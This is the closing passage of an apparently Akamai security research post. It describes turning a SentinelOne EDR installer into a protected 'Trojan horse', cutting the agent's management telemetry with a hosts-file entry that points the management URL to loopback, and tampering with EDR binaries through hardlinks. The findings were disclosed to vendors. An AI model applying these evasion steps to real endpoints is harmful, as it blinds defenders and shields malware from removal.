
In this state, we can make our malware bulletproof, place it in the SentinelOne installation directory, and run any payload within PPL processes.
After re-enabling protection using the sentinelctl.exe protect command, the SentinelOne agent will defend against the malware. Every attempt to access the malware files placed in the SentinelOne installation directory will be blocked by SentinelOne drivers, and the malicious process will be secured by both PPL defense mechanisms and SentinelOne’s anti-tampering capabilities. Any process that tries to access our payload will only get PROCESS_QUERY_LIMITED_INFORMATION rights, which are only good for retrieving basic information about the process.

By just having access to the MSI installers of SentinelOne and a local admin, we turned the EDR solution into a bulletproof Trojan horse by abusing it to take over protected and unprotected processes.
This works smoothly as long as you bring-your-own-SentinelOne installer. The exploit is trivial to deploy; without any specialized environment or setup, an attacker can immediately bypass protections to run code within SentinelOne’s own processes.
But that brings up another question: What can we do if the EDR solution is already installed on the endpoint?
To answer this while remaining stealthy, we needed to deal with management telemetry.
The easiest way to disable management communication is to make sure we cannot report to management. To find out which server our agent communicates with, we again turn to the exposed COM interfaces.
One of those is GetAgentStatusJSON, which exposes the following:
{
    "active-threats-present": false,
    "agent-id": "248378920e014007a77e64a121587a2b",
    "agent-install-time": null,
    "agent-ppl": true,
    "agent-running": true,
    "agent-version": "24.1.4.257",
    "detection-mode": "Full",
    "enforcing-security": true,
    "last-seen": "2025-11-09T12:09:32.000+00:00",
    "mgmt-url": "https://<hostname>",
    "reboot-reasons": [],
    "self-protection-enabled": true,
    "site": "<site_key>"

}By simply modifying the unmonitored local host’s file to resolve the management URL to the loopback address, we can block all telemetry, while not affecting the agent’s appearance as being in a protected state:
127.0.0.1 <hostname>
We also managed to apply this technique to other vendors and replicate our success.
We know that an EDR solution’s binaries are some one the most attractive targets for an attacker, since modification to these files can lead (in one case) to the disablement of the EDR and (in the worst case) to code injection that will run within the protected context of the EDR.
Using the Google Project Zero hardlink capabilities, we managed to modify those precious binaries. But modifying them isn’t enough; we still have to make the EDR load the tampered files. So, after a restart, we loaded the files from the disk and we were able to disable the EDR.
We believe that this technique can be used for a further exploit but we haven't confirmed that yet.
A related attack against Palo Alto Networks Cortex XDR was previously demonstrated by SafeBreach. In that research, an attacker with access to an older Cortex installer could abuse the EDR as an offensive tool. Their findings provide an example of how trusted security software components can be repurposed to undermine the protections they are intended to provide.
This research shows that by bringing our own EDR, we were able to turn the most trusted security software into a complex, highly capable Trojan horse. By obtaining a legitimate installer and abusing an admin-accessible COM interface, we were able to dump protected processes, pivot to Microsoft Defender, and run unsigned code within the PPL context, without relying on exploits, drivers, or kernel vulnerabilities.
We’ve also shown how management communication can be easily blocked because it relies on user-controlled mechanisms, such as a local DNS lookup. And we were able to use the anti-tampering mechanisms to cause great impact, making any file inaccessible and any process untouchable.
This research fundamentally changes what “trusted security software” means and shows how security software can be turned against itself when not properly protected.
These findings have been reported to the relevant vendors through appropriate disclosure channels.

© 2026 Akamai Technologies